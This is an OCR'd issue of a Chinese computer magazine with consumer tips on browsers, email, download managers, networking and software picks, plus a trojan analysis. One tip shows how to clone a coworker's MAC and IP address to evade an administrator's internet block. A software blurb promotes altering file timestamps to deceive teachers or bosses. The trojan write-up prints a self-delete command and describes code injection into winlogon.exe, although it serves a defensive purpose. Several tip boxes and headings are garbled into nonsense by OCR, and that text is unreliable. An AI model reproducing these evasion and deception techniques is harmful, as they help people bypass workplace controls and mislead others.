
REGEDIT4

[HKEY\_CURRENT\_USER\Software\ Microsoft\InternetExplorer\MenuExt\ 搜索— Google it!]

@ = "javascript: window.
external.menuArguments document.
location="http://www.google.com/;,"

保存后将文件名更改为"addgoogle. reg"(包括引号),双击导入这个REG文件即可。

更多右键菜单经典应用,请参 见2003年第13期的〈健与美 ——打造 "非典型"右键菜单〉。(广东/sfufoet)

C F [XF08]



## 买卖不成乐趣在. 今天你百度HI了没?

百度最近推出旗下购物商城——百度"有啊",我发现,"有啊"中的卖家与买家之间沟通的桥梁是百度HI。看来,要 想在有啊商城中狂飙,还得先High(百度Hi)起来。小High了一下之后,发现原来百度Hi还有更多有意思的功能。

### 小提示

的图1 , 不从http im baid. om 负责 载安 袋。多装厂使用自己的直接原号及否码即于要求 使用。还没有高度压引的、点击而雇业负差上升 的"赞录",再本出"立即,册百变此号"申请

### 联系有啊卖家,方便到家

假如你现在想在"有啊"中购物。 要想还价或是咨询产品的相关信息、那 就需要与卖家进行联系了。点击卖家 的百度四图标, 启动聊天窗口, 商品图 片、卖家信用、认证情况等"有啊"信 息一目了然(见图1)。



当与卖家协商完毕并拍下商品后, 还可以直接在百度时主窗口中单击"有

啊"标签。 在右侧列表 中点击"买 到商品"快 速打开有啊 的商品管理 页面(见图 2)。如果要 搜索商品, 也可以点击 " 随 便 逛 逛"直接打 开有啊商品

搜索页面,



非常方便。

另外,大家在聊天过程中都喜欢 用一些表情图片来愉悦聊天氛围、百度 Hi上内嵌的"有啊"表情,传袖生动, 一定会让你爱不释手。当然,如果你只 是临时上网购物。也可以不用安装百度 Hi,在有啊商城中看到一件中意的商品 后, 也可以直接以树页的方式与卖家进 行沟通, 不过, 使用这种方式沟通时, 聊天记录不方便保存。所以在这里,我 还是要向大家推荐使用软件。

#### 个性名称,超酷头像

除了网购时和卖家沟通,百度Hi 还是好友间平常交流的贴身工具。如果 嫌一长串的数字10不好记。嫌邮箱10不 够个性,还可以自由选择个性名称。单 击"菜单"按钮(三个点图标)。选择 "个人资料",这里就可以将你的生 日、手机号或个性化文字设置为你的昵 称了。点击"更换形象",还可以选择 动态GIF图片、换上炫酷动态头像。这可 都是免费的哦。

### 羿觅好友,一步到位

百度Hi中找朋友可谓是轻而易举, 例如我平街喜欢打羽毛球,想结交一些 同样爱好的朋友。通过百度目的找朋友 功能就可以非常方便地找到了。在丰窗 口下方点击"找朋友",在打开的百度 搜索页面中直接输入"羽毛球"并进行 搜索,立刻便可找到大批的羽毛球爱好 者(见图3)。类似的还可以按血型、 星座、学校、城市等20多种方法搜索朋



百度11中好玩的东东有很多,一时 半会儿可说不完、没关系、登录http:// im.baidu.com/help/hi\_help3.html,可以 了解更多精彩哦。(文/daigua) CF [XF08]

许多人每天都在使用百度搜索,为了让百度首页看上去更加富有个件,其实 我们可以再添油加醋一番,加个自己的姓名或是相片什么的,怎么样?个性 的自己有个个性的百度,一定很酷。

加名字: 打开http://udiab.com.cn/ bd/页面,在下方键入自己的名字(至 多3个汉字或6个英文字母:),再在下方 的下拉框内选中"生成页面"项,最后 点击"提交"按钮。

如此一来、印有自己姓名的百度搜 索首页便制作完毕了,把该网址记录下 来,以后想登录时就用它吧!

加图片: 还是在浏览器中打开前 文的地址, 然后在窗口上方选中"首页 人物"标签页,接着在稍下方"图像上 传"和"姓名"两项空白框中,分别上 传图片和键入名字,最后单击"提交"

这样一来,拥有自己照片的百度首 页就立马生成了。(武汉/王勇) CF [XF10]



## 邮箱再多也不怕. 我多我不乱

本文可以学到

1 不同邮箱之间及邮箱与手机之间互通

2. 次性邮箱的使用

3.多个Outlook邮件使用技巧

这年头,免费邮箱风行,随便翻个网民,谁没有个五六个邮箱的。有些邮箱可能连你自己都没留意到,比如注册了新 浪、搜狐、网易、雅虎等网站的用户。就已经自动拥有对应的邮箱了,我们在用MSN、QQ的同时其实也就有了对应的 邮箱。我一个公司的朋友小王,更是离谱,居然有十几个邮箱之多。不过邮箱多了,如何管好这些邮箱就成了一个问 题。别的不说,仅记住每个邮箱的密码就很让人头痛。看来,我们确实需要一套邮箱管理的方案了。

### 本地管理、邮件客户端显神功

在公司小王平盼使用的客户端是Outlaok 2003,只要把多个邮箱账户添加到Outlaok中即可轻松管理多邮箱。不过,联系人和邮件 的管理却有些麻烦。还好,有了下面的方法、问题就简单多了

#### 实例1: 联系人与邮件、殊途同归

联系人很多,小王经常收到很多客 户的邮件,由于经常出差,小王还得把 各个邮箱联系人发送到手机。由于小王 使用的是多普达S1手机。借助Microsoft ActiveSync即可快速将Out look联系人同 步到手机上。

第一步:在Outlook的邮件列表中右 键单击发送人的名字,然后选择"添加 到Outlook联系人",这样即可在电脑上 为所有邮件发送人建立通讯录。

第二步, 在Outlook中建立联系 人数据后, 插上手机并启动Microsoft ActiveSync, 在弹出的同步向导中勾选 "联系人",这样每次只要插入手机就 可以快速将电脑中的联系人传送到手机 上。如果同步选项勾选"电子邮件", 还可以把邮件(可以包括发送、接收) 同步到手机。这样,不管有多少邮箱, 只要一部手机即可让联系人、邮件随身 携带。

#### 奖例2: 垃圾和有用邮件, 各回各家

解决联系人的难题后,小王邮籍又 遇到了"垃圾邮件"骚扰问题,几天下 来有时几个邮箱就被垃圾邮件塞满。

用Outlook下载邮件头即可搞定这个 难题。

第一步: 启动Out look, 单击菜单 样的"工具→发送和接收→仅'我的账 户' • 下载收件箱邮件头"。其中的 "我的账户"就是经常收到垃圾邮件的 邮箱账户。这样我们指定的邮箱账户就 会下载所有邮件的邮件头,由于邮件头 很小、即使垃圾文件很多、下载速度也 很快。

第二步:下载的邮件头会在"未 读邮件"中显示,通过邮件头我们就可 以轻松判断出是否为垃圾文件。如果是 垃圾文件右击选择"删除"即可。正常 邮件选择"标记为拟下载",如果选择 "标记为拟下载邮件副本",则表示下 载后服务器舀备份(见图1)。



实例3: 联系人共享, 把Outlook联 系人导入163邮箱

下周小王就要出差了。在外使用WEB 邮箱发信时, 自然经常要用到联系人。 现在可以把Outloox联系人导入到163邮 箱,方便在外地时发送邮件。

第一步: 启动Outlook, 单击 "文件 →导入和导出→导出到一个文件→以逗号 为分隔符→联系人→导出为aa.csv文件"。

第二步: 暨录163邮箱, 切换到 "通讯录",选择"导入通讯录",导 入上述通讯录即可。这样不管在哪里登 录163邮箱,我们都可以使用已保存的联

## 出差在外。WEB邮件随处收

上述邮箱主要用于本地收发,小王由于工作关系经常需要出差。因此他还得使用WEB邮箱,这样不管出差到何处都可以收发

实例1: 九九归一。多个邮箱统一 管

由于有多个WEB邮箱、小王每次收发 邮件都要登录不同网页,还得记住每个 邮箱登录密码。现在可以把所有WEB邮箱 整合到00的WEB邮箱中。这样只要记住 个00密码即可。

第一步: 出差在外时使用自己00 密码登录http://mail.gg.com, 进入邮箱 界面后切换到"其他邮箱"文件夹,单 击"管理"。在打开的负面点击"添加 其他邮箱账户",然后按提示输入自己 WEB邮箱的账户和密码、单击"确定收 取"。

#### 小提示

赤加的WR邮箱需要开通PDP功能,具体开启请参 老邮箱说明。比如,Gmail邮箱,首先登录Gmail 邮箱后单主"设置",然后切换至"转发和POP/ MAP"。在"POP、载"设置项、选择"对所有邮 件启用POP",单击"保存更改"即可并启POP功

映画版 · Still (Maithea) · 1668特別級 9147 Act her 10 47 McCiloten see the RTa department of CECHH----F-66-E (Balling) (H2) स्वरूपार्वकाराम् प्रदेशको १९८९ वर्षे के स्टब्रेस्ट स्वरूपार स्वरूपार स्वरूपार स्वरूपार स्वरूपार स्वरूपार स्वरूपार

第二步: 这样下次如果收发邮件。 只要进入00邮箱,单击"收信"。然后 展开"其他邮箱"即可看到其他邮箱的 新邮件了(见图2)。而且,如果上网的 时候开着QQ, 每当有新邮件到达, 在桌 面右下角还会弹出邮件到达提示(会显 示邮件主题 )。

#### 实例2: 网络邮箱、照样拒绝垃圾 骚扰

申请一个雅虎邮箱、登录后点击 "邮箱设置"。然后点击"替身邮"。 按向导提示开始设置替身邮。先选择替 身邮种子、再选择关键词、关键词可以 使用和博客关联的词语。比如新浪博客 则选择 "sina" 。最后设置咎身邮地址 选项, 这里可以新建文件夹接收不同替 身邮收取的邮件。比如新建SINA文件央 专门接收新浪博客邮件。

OK, 小王设置好替身邮后, 现在就 可以把这些不同"马甲"邮箱放在相应 的博客页面了。虽然表面上看放置了很 多邮箱,实际上都是一个雅虎邮箱的马 甲。以后要查看博友发来的邮件、小王 只要登录雅虎邮箱到"我的文件夹"下 对应子文件夹查看即可。如果发现某个 子文件夹总是收到垃圾邮件,则说明该 替身郵被垃圾邮件瞄上了。没关系,重 新进入雅虎邮箱的替身邮管理、把这个 替身邮删除,然后重新建立一个新替身 就可以啦(见图3)。



实例3: 邮箱两用, 收发存贮两相 宜

WEB邮籍除了可以收发邮件、我们 还可以把它作为网络硬盘。比如,小 王出差前可以把未完成的文档上传到邮 箱,在外地完成文档后再发送给客户即 可。为此小王专门申请了一个Gmail邮 箱作为自己的两用邮箱,然后到http:// www.onlinedown.net/soft/35496.htm下载

"GMail Drive shell extension"。安装 后会在本地硬盘上生成 个虚拟硬盘分 区GMail Drive,使用Gmail账号登录后就 可以上传文件。现在再把Gmail整合到00 邮箱、以后小王在外地只要登录自己00 邮箱即可下载其中的文件、完成后可以 直接发送给客户。

★火速链接:

OO邮箱中转站也是非常好用的网络硬盘,容量大, 旦速度快,详情演见今年第17期的《O邮殿堂开张 马总带你闲逛》的"一层办公区"。

#### Just Do It

听说过寿命只有10分钟的邮箱 吗?如此短命的邮箱干什么用的? \*10 Minute Mail- # 提供的临时邮 箱服务,用它来接收论坛激活码即可 "抛弃"。登录http://10minutemail. com/10MmuteMail/index.html, 点击"获 取我的 10 分钟邮箱电子邮件地址"。 然后系统会自动给你分配一个临时邮件 地址。有兴趣不妨一试!(福建/俞木发) CF [XFII]

## Elizable - In the Property of the

用BitComet进行BT下载,既稳定又快,深得许多朋友的喜欢。而现在,我们 甚至可以远程控制BitComet完成下载任务。这样就可以大大提高工作效率。 更方便了。

第一步: 访问BitComet官方网站 ( http://www.bitcomet.com/index-zh. htm)下载安装1.06版本的BitComet。 默认设置下。BitComet并未启用远程 控制的功能,可按下Ctrl+P组合键打开 设置对话框,切换到"高级设置→Web 界面"。点选左侧"高级设置→Web界 面",在右侧勾选"启用Web界面"项, 并填写彗星通讯证的用户名和密码。确 认之后即可生效。

小提示 足可能病所のこと。 すが 偏な 1 1 9 年時星 通讯设 6 Ap. 43ptt; parspert hit met nom/ client/register/?v=1.06&i=zh\_cn进行注册。

第二步:接下来启用来宾帐户。进 入控制面板,打开"用户设置"设置窗 口,选择"管理其他账户",手工启用 来宾账号(Guest)和设置防火墙的例外 项, 否则将无法实现远程控制。同时请 保证BitComet处于开启状态。

第三步:完成上述设置后即可远程 控制BitComet了。打开浏览器,在地址 栏中输入 "http://192.168.0.23:27646" (上面安装BitComet的那台计算机的IP 地址和端口号),按回车键将出现窗

口,在此输入彗星通讯证的用户名和密 码,确认后即可进入BitComet的Web设 買页面(见图)。

第四步:点击Tasks(任务)进入 任务页面,可以选择 "Add BT Task" (添加BT任务)或 "Add Http/Ftp" (添加HTTP/FTP)。前者是添加BT下载 任务,点击"浏览"加载种子文件即 可: 后者是添加HTTP或FTP下载任务, 直接在这里粘贴相应的下载地址即可, 最后单击 "Add Task" (添加任务), 确认后看到添加任务成功的提示, 此时 将自动控制另一台计算机上的BitComet 程序进行下载。



返回Task页面可以查看远程计算机 的下载进度,也可以停止、删除下载任 务,下载时直接按照默认设置进行。现 在在单位上班也能控制家里的电脑BT下 载了,有兴趣的朋友快试试吧。(江苏/ 长江边上) CF [XF12]



# 快车"到站就入库

-让Flashget下载完成就退出

快车是很多朋友常用的下载软件,不过,此类下载软件都有个通病,那就是下载完成后仍然赖在桌面。这样不仅占用系 统资源,而且还会浪费我们有限的带宽。其实只要稍加设置就可以让快车到站(下载完成后)后自动设出。原理就是利 用下载后的调用杀毒扫描完成。

第一步: 启动记事本输入下列代码 并保存为1.bat批处理, 放置在K盘根目 录下(也可以放到其他分区),代码如

Rem 下载完成后延迟10秒执行命 令,确保下载后缀存文件能够全部写入 到硬盘

ping -n 10 127.0.0.1 > nul Rem 使用taskkill强行结束快车进程 start taskkill /f /im flashget.exe rem 结束快车进程后去除下载到的 所有扩展名为.cfan文件

rename d:\downloads\\*.cfan \*.

#### 小標示

★这里的d Lown oads是快车仅存下载文件目 单,这中的"ctan"是我们自定义的扩展了。 因と特殊製以下機定協定文件。就会执行。丞脚 本 这样每 / 政党一个文件就会自动取礼,这会 给我们操作需来不便。这里只设置下载美大型文 件才退出。同时把大文件扩展名设置为.Cran, 下就后通过rename脚本去除添加.cfan扩展名。

第二步:由于快车不支持下 载后直接运行批处理,我们还要到 http://www.xdowns.com/soft/softdown. asp?softid=43062下载Bat\_To\_Exe\_ Converter, 将批处理转换为exe文件。运 行程序后在 "batchfile" 中选择删除批 处理文件, 然后单击 "complete" 转换 即可。

第三步: 启动快车后, 单击程序 界面的"安全", 打开安全中心设置窗 口, 勾选"启用下载完成后杀毒"、在 选择程序处输入"k:\1.exe",通过这 个程序完成快车下载完成后的自动退 出,指定类型处把默认文件扩展名别 除, 仅仅输入".cfan", 这样只有下载 指定.cfan扩展的文件才会激活脚本(见 图)。

第四步:这样以后要使用快车下载



文件,并希望它下载后自动退出。我们 只要在新建下载任务窗口将下载文件名 后添加上".cfan"后缀,但仍然保持原 来文件名设置如aa.rar.cfan。这样下载完 成后快车就会自动退出。一般大文件都 是在最后下载完成, 因此我们只要把下 载大文件添加上.cfan,这样就不会影响

#### 小提示

对于迅雷、启动程序后只要单击"工具 +配 置",在下载安全设置项、勾选"启用下载完成 后杀毒",然后选择一个批处理文件也可以实现 下戰后自动退出(迅雷支持批处理)。批处理代

ping -n 10 127,0,0,1 > nul tasketll /f /Sm ThunderS.exe

**不过、迅雷无法在下载任务自行更改文件扩展** 名, 现们可以根据文件类型设置激活通用条件。 比如。一般后瓣为 ISO、RMVB株式的文件都比较 大、我们只要在监视类型设置这些文件即可。由 下几雷会在后台偷偷 传文件,我们更要设置下 12 mil 1 ATI ATI TO 1 ...

其他文件的下载。下载完成后rename命 令会自动把添加的,cfan后缀去除,也不 会影响我们的使用。(文/平淡) CF [XF13]

#### **第二世界公司第三人称** 11:11

网卡是上网的必备硬件设备,正是由于它的默默辛劳为我们展现了一个五彩 缤纷的网络世界。但是,对于它你真的了解吗?下面,让我们一道深入,揭 开网卡的另一面, 挖掘出它的最大潜能。

#### 实例:修改MAC,你管不着我

策划部的员工上班时间不各正业终 于让领导忍无可忍。于是资令网管小张 坚决杜绝这种情况。小张选择了在路由 器上进行MAC和IP的绑定,并且将企划 部的主机全部列入"黑名单" ——禁止 Internet连接。

不过,这可难不倒"高手"小王。 首先他找到了销售部的小马, 获取了她 的网卡的MAC地址和IP地址。然后,他回 到自己的电脑上修改网卡的MAC地址 在 控制面板中打开"网络连接",右击对 应的连接,选择"属性",再单击属性 窗口"常规"中的"配置";在配置属 性窗中切换到"高级",然后选中"属 性"中的 "Network Address" (网络地 址),并在"值"栏中输入获取的MAC地 址(见图1)。

接着修改IP地址:在此前的网 卡属性质的"常规"选项卡下, 洗申 "Internet 协议(TCP/IP)",点击其 下的"属性"按钮,再将IP地址、子网 掩码等设置为刚才获取的对应值。设置 完毕,小王就又可以网际畅游了。(甘 肃/老五) CF (XF14]





## 隐私浏览, 谁都行!

#### 隐私浏览"隐"了什么?

IE8、Google Chrome以及Safari都提 供了浏览器的隐私浏览功能。按照官方 的说法是 在隐私浏览模式下,浏览器 不会记录任何搜索或网页访问的痕迹。 而实际的情况则是,在隐私浏览模式 下,这些浏览器在关闭标签负或退出之 前,自动删除了系统记录的搜索及网页 访问等记录而已。

#### 隨私浏览,不是专利

根据上面的分析, 可以看出, 除了 IE8、Chrome之外, 其他浏览器也能轻松 模似出隐私浏览模式。下面就几款主流 测览器,分别介绍一下方法。

#### 1.给火狐穿上隐身衣

使用Firefox的朋友,只要安装名 为Stealther的小插件,就可以轻松获得 隐私浏览功能。在Firefox中访问https:// addons mozilla.org/en-JS/firefox/ addon/1306, 点击 "Add to firefox" (添加到Firefox) 即可安装它。安装完 毕, 执行"工具→Stealther"命令就能 让Firefox实现隐私浏览功能了。

如果想要更改Stealther保护的内 容, 执行"工具 +附加组件"命令, 在 "附加组件"对话框的"扩展"页中,



## 小提示

★除了Steather体。Cstr.只插件apple数型 似的隐身浏览功能。《投资装饰与Fillps addiesum z. La ing/er - c.S/fire/towaddorvi, \$59.,

选中 "Stealther" 项, 单击 "选项" 按 钮, 在打开的对话框中根据需要选择即 可(见图)。

#### 2. 職私浏览Maxthon要自力更生

对于Maxthon来说,目前还没有第一 方的扩展解决方案,不过我们既然知道 了"隐私浏览"就是退出浏览器是删除 浏览痕迹,那么让Maxthon实现隐私浏览 便不难了。

在"傲游设置中心→安全和隐私" 中。勾选"退出时清除浏览记录"项, 根据实际需要勾选需要删除的项目即 可。(安徽/李云峰) C F XF15

#### 小提示

★如果不想使無難^方測遊器也不想使可插件。 看什么并去进行隐私测量呢? 其实我们可以进行 个"优"除私浏览的操作。那就是网络访问。 结束后。通过"Internet选项"对话框中的"删 除"功能删除浏览痕迹,从而实现"手工隐私浏

#### 最近我的网络总是有问题,可 是我又不知道问题在哪,请问 有什么方法测试?

答利用MSN可以很方便地测试网络问 题。启动MSN后单击菜单"工具→选 项",在打开的选项窗口中选择"连 接",然后在右侧窗格中单击"连接司 题疑难解答程序"下的"开始", MSN 会自动检测当前网络状况,并给出相应 的测试结果。根据故障检测结果采取相 应的方法修复即可。

Q2 由于最近工作比较紧张,每次 上QQ时不想被有些好友"骚 扰",但是又不能隐身、因为隐身会被 一些好友误认为不在线。

答 对于使用002008版本的用户,可以 任意设定对指定好友隐身。在00好友列

表选中需要对其隐身的好友,右击选择 "在线对其隐身"即可。这样即使自己 在线、那些指定好友却无法看到我们在 线。

#### Q3 在不同论坛注册了很多ID,可是 时间长了根本记不住ID名称和密 码,有什么好方法?

答。可以使用IF的Cookies保存论坛账 号和密码实现自动登录。使用自己ID和A 密码登录论坛、在登录界面将Cookies 有效期选项选择"永久",这样下次就 可以自动登录论坛了。为了避免重装后 cookies丢失,可以定期用IE将Cookies导 出, 重装后再导入即可。

使用迅雷断点续传下载时,经 Q4 常出现资源下载到百分之九十 几时,第二天接着下载后迅雷却提示找 不到可用的下载资源,请问有什么办法 完成下载?

答 此时在迅雷的下载主窗口中右击 已停止下载的任务,选择"浏览引用 页", 打开原来的下载页面, 记住下载 资源的详细信息。接着使用百度等搜索 5 擎找到和未完成资源完全相同的下载 链接。在迅雷中停止原先的下载,右击 选择"属性",单击"常规"选项卡, 格使用百度找到的新地址粘贴到网址框 中开始下载即可完成未完的下载。

#### **产在上网时经常在一些博客上看** 到一些精彩文章, 可是这些文 章的网页地址都很长,不方便发送给朋 友共享,有什么减短网址的方法?

答: http://tinyurl.com/create.php就提 供网址简化工作, 登录上述网站后。只 要将长网址粘贴到文本框,点击"Make a link" 即可快速获得 个类似http:// tinyurl.com/19y的短网址。好友点击这 个链接就可以打开原来的网页。(文/俞 木发) [CIT [XF18]



时间戳修改器: 修改文件及文 件夹的创建、修改和访问日期、估计 这玩意可以糊弄糊弄老师、领导什么 的。下载地址: http://work.newhua.com/ cfan/200824/XT5T10.ran

全自动PHP环境管理器,配置PHP 环境的小软件、使用起来很快很轻松。 下载地址, http://cncspace.newhua.com/ soft/77094.htm

OneKey Ghost 11: 在Windows下对 任意分区一键备份/恢复的Gnost程序。 特别适合给菜鸟装这种软件。下载地 ## http://work.newhua.com/cfan/200824/ ! onekey.ran

新浪视频下载(xmlbar): 新浪视频 有很多独家,而且有意思的视频,只是 当网络不好时,速度会有影响,还是下 载到本地看吧。下载地址: http://www. onlinedown.net/soft/75010.htm

网易音乐盒:一个人无聊的时候就 想随便听听歌,不过经常遇到"无歌可 听"的尴尬情景,怎么能随时听不同的 歌曲呢? "网易音乐盒"带的"随心听 听"会帮你自动生成列表,这功能很好 很强大,让你随时都能听到不同的歌。 打开软件, 在右侧的窗口点击"随心听 听"标签,就可以看到随机生成的列 表, 听腻了, 右击选择"换换听"立刻 换新。下载地址·http://mp3.163.com/ iting/player/player.html

浩方电竞平台 Ayu去广告版:与 官方原版本比, 改版不仅看不到烦人的 广告,还优化了挤房间的代码,可以 挤入积分房间。下载地址 http://work. newhua.com/cfan/200824/HFLoader.ran

闪电U盘卫士:现在的病毒很多都 是通过闪盘进入系统的,为了防止这种 情况,可以使用这款软件,它作用就是

只能使用自己添加的信任风盘。下载地 址 http://work.newhua.com/cfan/200824/ USBprotect.ran

股市小算盘:股市也差不多到了 抄底的时候了,又有一批新手准备进入 了,如果里面的计算方法还不知道,那 么就来用用这款软件。它能够帮你计算 成本,止损价,利润等等。


下载地址: http://www.onlinedown. net/soft/37101.htm

XP登录界面替换工具。想让XP具 有Windows 7的登录界面吗? 用这款软 件就没问题了。下载地址 http://work. newhita com/cfan/200824/XPlogonchanger. rar

PS插件管家免费版: 当PhotoShop 插件越来越多时, 你就会发现它越来 越慢。当有人还处于"用完就卸载,用 时再装"的原始时代时、现在已经有了 插件管理工具。下载地址·http://work, newhua.com/cfan/200824/pskeeper5.ran

## Calibrize: 调整显示器只需三步走

显示器拿回家了。 你应该怎么调亮度和对 比度呢? 估计一百个人 有九十九个人都不知 道,唯一知道的那个 回答的还是——凭感觉 呗! 其实只需要三步就 成了、进入软件、点击 Next(下一步), 然后找一 张白纸,放在显示器边 上,再打开记事本或是 其他能让屏幕显示白色



的程序、然后调整、原色(见图,让屏幕上的白色和白纸相同,保存即可。当然 了,你也可以存驱动程序中完成这一操作,这样你连软件都省下了。

下载地址- http://work.newhua.com/cfan/200824/Calibrize.rar 快车代码、CF0824CFRJ01

### 无忧登陆: 登录再无忧


在这个"猎人再狡猾也斗不过好狐狸"的年 代、登录个OO都需要个N层保护,网游账号更是很多 "狐狸"眼中的肥肉。一不小心、你N久之前打怪的 努力就被废了。这款软件的出现将改变这一情况。

运行软件后,在不同的选项下添加好自己的账 号和密码就可以直接打开邮箱或是直接登录00(软 件会自动打开浏览器或是软件)。

当然,如果你每天都有N多软件、邮箱、游戏需 要登录,也可以试试这款软件,它能让你省事不少。

下载地址 http://www.51 logon.com

快车代码 CF0824CFRJ02 CF [XF17]






## 看帖也能坐电梯 内容浏览 一点直达

论坛的诞生给我们带来很多新元素,"楼主、楼上、沙发、3楼"这些词汇已经融入到我们的生活中,时间长了,你是 否厌倦了看帖子还要爬楼的生活。懒人说"我想只看楼主",于是很多论坛有了"只看楼主"的按钮,懒人又说"我想 把帖子连成文本看、我想同时看百度和谷歌的搜索、我想听歌再方便些",于是文德开发了天涯电梯直达浏览器。正是 "问天涯,剑为何物,直叫人畅快淋漓!"

专业, 生物化工 毕业时间 1998 职业 軟件开发



个人主页: www.goto2009 com

#### 软件小档案 天涯电梯直达浏览器

开发语言 C#和Vb.net

独体性痛 免费效性

支持平台 Windows 2000/XP/2003/V sta

下栽地址:http://www.goto2009.com/ty.zip

快车代碼 DECREAGER INS

你喜欢哪款工具软件呢? 你想 知道他是如何开发的吗? 你想 让开发者自己揭秘软件使用和 编程方法吗? 把你的需求发给 小白吧(发郵件到software@ cfan.com cn ) | 下期故事由你 来指定,你指定软件、我来采 访,他来揭秘。

#### "偷师"学艺 大器晚成

"选修课"这个名词。在很多人跟里只是学分的代名词。不过恰恰是大学里的选 修课成就了现在的文德。大学阶段,文德学的生物化工,大三时,他在众多的选修课 中挑了一个最"对髦"的计算机课,这颗种子也就在文德的心里种下了。1998年,他 从天津科技大学毕业。在一所中学当了两年教师。2000年那颗种子开始在他身体里荫 发,于是他辞职来到深圳追求自己的梦想。不过,只有兴趣总是不行的。当时的文德 没有什么真正的计算机技术,起步很困难。他只能从一家网络系统集成公司的销售做 起,后来才做与软件技术稍微相关的实施。这显然不是文德所追求的生活,几个月后 他来到互联网公司做内容, 平时就跟着做开发的同事学习编程。有兴趣总是学得快, 三个月后文德已经可以帮同事做些编程工作了。到了2005年,文德已经做成了一款属 于自己的软件——迅速达软件,怀着梦想他又一次辞职,并和一位同事合伙创办了一 家公司。主要是销售他开发的迅速达软件。只可惜,好景不长,这个公司只发展了一 年就结束了。文德只好再找工作上班。不过这并没有影响到他对计算机的热爱。文德 平时喜欢上天涯,但网站提供的电梯版浏览需要手机定制才能实现,文德觉得很不 爽,就开始动手自己制作一个方便的浏览器。3个月后天涯电梯直达浏览器诞生了。

文德把自己的浏览器定位在"内容直达"上、现在大宽上网的"新陆点"已经比 较固定、但每次用户都要像爬楼梯一样,几步之后才到达自己的目的地,而内容直达 让用户"坐上电梯"直接看到想要的内容。谈到未来,文德这样为我们描绘着"当我 们在新浪上浏览新闻的时候,浏览器将自动感知和提供将分成几页的新闻集成在一个 页面供用户选择"。

#### 没有最懒 只有更懒 体验直达的便捷

记得曾有人抱网络时代晚之为"点击时代",我们每天都要产生无靠次的点击。的确加文物所说,每次都要施彪接维一样驱居深入,最后得剩自己想要的东西。那"坐 电梯"就快了,赶紧乘上天涯电梯直达浏览器来享受悟撞吧。

#### 一次点击 多帖欣赏

顾名思义, 天涯电梯直达浏览器的 主要作用就是在浏览天涯网站时提供更 多的方便。在天涯电梯直达浏览器顶端 你可以看到一个选项"自动开启(只看 楼主)",勾选它(见图1),以后通过 天涯电梯直达浏览器浏览天涯社区的帖 子时,浏览器就会自动只显示楼上的帖 子。如果想保存为文本再看,只需单击 上方的"打开电子书"就可以了,还有 楼主版和完整版供选择。

J 66月18日中華依里1

包录 查用



技术揭秘: 通过BackgroundWorker也就是后台统 禮和HttpWabRequest来获歌劃剛页的蓮碣、在總 覆运行的时候可以通过委托来实现与UI的交互、繁后 再通过Regular Expression(正则表达式)和一些抽 - 米的自定义算法来对源码进行等进、是后通过事 化做好的技能来能是在原的结果。

#### 一次搜索 双面结果

百度和Google是我们常见的两大 搜索引擎,到底该用谁的争论从未停止 过。而你把关键字输入到"天涯电梯直 达浏览器"望的搜索框后回车。在页面 中将会产生三个版块,上面是百度和 Google相同的搜索结果,下面并列的是 两家搜索引擎返回的不同结果,一目了 然了吧。这种对比搜索的模式平时还有 更方便的使用方法 要搜索时,用鼠标

选中页面的字符, 技住左键拖动, 就会 出现搜索选项(见图 21,可以使用对比搜 索也可以使用单个搜 索,方便极了。

esvinses 占在安全 Chagle情寒 本學面推定 チュなが確実 音体向手後を 供应 经证证

技术揭稿: 同时启用2条后台战程(Background Worker ) , 分所通过client.DownloadData(url)获 取Google和Beidu的搜索统果code,再分离结果链 懂,最后通过HTM模板装载获得的数据即可完成对 出祖屋

#### 小 排示

在浏览器主界面,我们可以单击"返回结果数" 后的数字指定显示的搜索结果数量,另外,单击 "新闻",我们可以在 个页面看到新浪、搜 狐、网易、鸡讯四家网站的新闻内容。

(本刊记者/白斌) C F [XF18]

#### 新马调耀令:"建"后门木马

中毒现象。当用户访问带有非法木马的网页时会弹出一 个错误为0的错误提示窗。太马运行时可能出现计算机无故重 新启动的现象。并在重启后在系统进程中加载 msycrt21.dll

#### 美霉软件测试:

強縮全功能安全軟件2009体建版(指揮摩更新) 2008 11 22): 木马运行时候提示有非法程序装入计算机, 选择阻止后,木马依旧能正常运行。

卡巴斯基全功能安全软件2009(病毒库更新: 2008.11.22): 木乌传播时利用的网页木马被资系,但木马 本体完成运行生成msycrt21.d11导入计算机时被阻止,杀毒软 件未能完全查杀水马。

江民杀毒软件KV2009【病毒库更新: 2008.11.21): 木马执行时候计算机重启, 杀毒软件无响

ESET NOD32防病毒软件3 O脈(病毒非更新: 2008.11.21): 木為运行时有籍告提示,不能完全资系木马

Avira AntiVir Personal V8(小紅伞) ( 病毒庫更新: 2008.11.22): 木马运行时被发现、完全资杀。

犯罪紀錄: "迷" 变形太马的核心是火名悬悬的黑洞太 马、此类术马程序会控制受害计算机发动僵尸类攻击。由于木 马每次运行时都会随机生成不同类型的文件,杀毒软件对其不 能完全資景、因此被很多木马程序采用。此类木马出现了近5 年时间,依旧有很多变种能避开杀毒软件的监视。此版木马采 **角文件变形技术进行免杀处理。当太马运行后,自动进行文件** 变形,并将自身加载入注册表中实现启动。此木马主要用于彻 造傀儡士机进行网络渗透、信息窃取。

木島主体: 木马采用C++进行编写, 此版木马采用 "SimplePack" 加壳方式试图躲避特征码扫描,当本马运行 后、复制自身至"\$SystemRoot\$\System32"目录下、随机产 4 种程序 SLL、EXE、BAT, 木马使用CreateProcess函数。 执行批处理 "C:WINDOWS\system32\cmd.exe /c del C:\\*.DE > nui", 实现自删除。当后门进程服务启动后, "\*\*.EXT" 释 放动态库文件 "msvcrt21.dll" 至 "%SystemRoot%System32" 包装, 查找进程"winlogon,exe", 并申请空间将文件 "msvcrt21.d11" 写入, 启动线程运行写入的代码, 借此躲避 网络防火墙的截拦。动态库"msvcrt21.dll"将通过发送包含 用户IP信息的邮件至指定邮箱的方式,使后门种植者连接至感 染主机、连接成功后采用命令行方式控制主机、使被病毒感染 主机伦为傀儡主机,可能导致用户资料外泄等严重后果。

#### 訴決方案:

1.下载并安装微软的补丁 "MSO8 48" , 联众升级到11 月4日以后或更新的版本。

2.删除注册表启动项 [HKEY\_LOCAL\_MACHINE\SYSTEM\ CurrentControlSet\Services\Drz\Svc}中值为 "ImagePath" 的

3.Windows XP用户如果进行NTFS分区可以将"winlogon. exe"禁止GJEST用户访问。

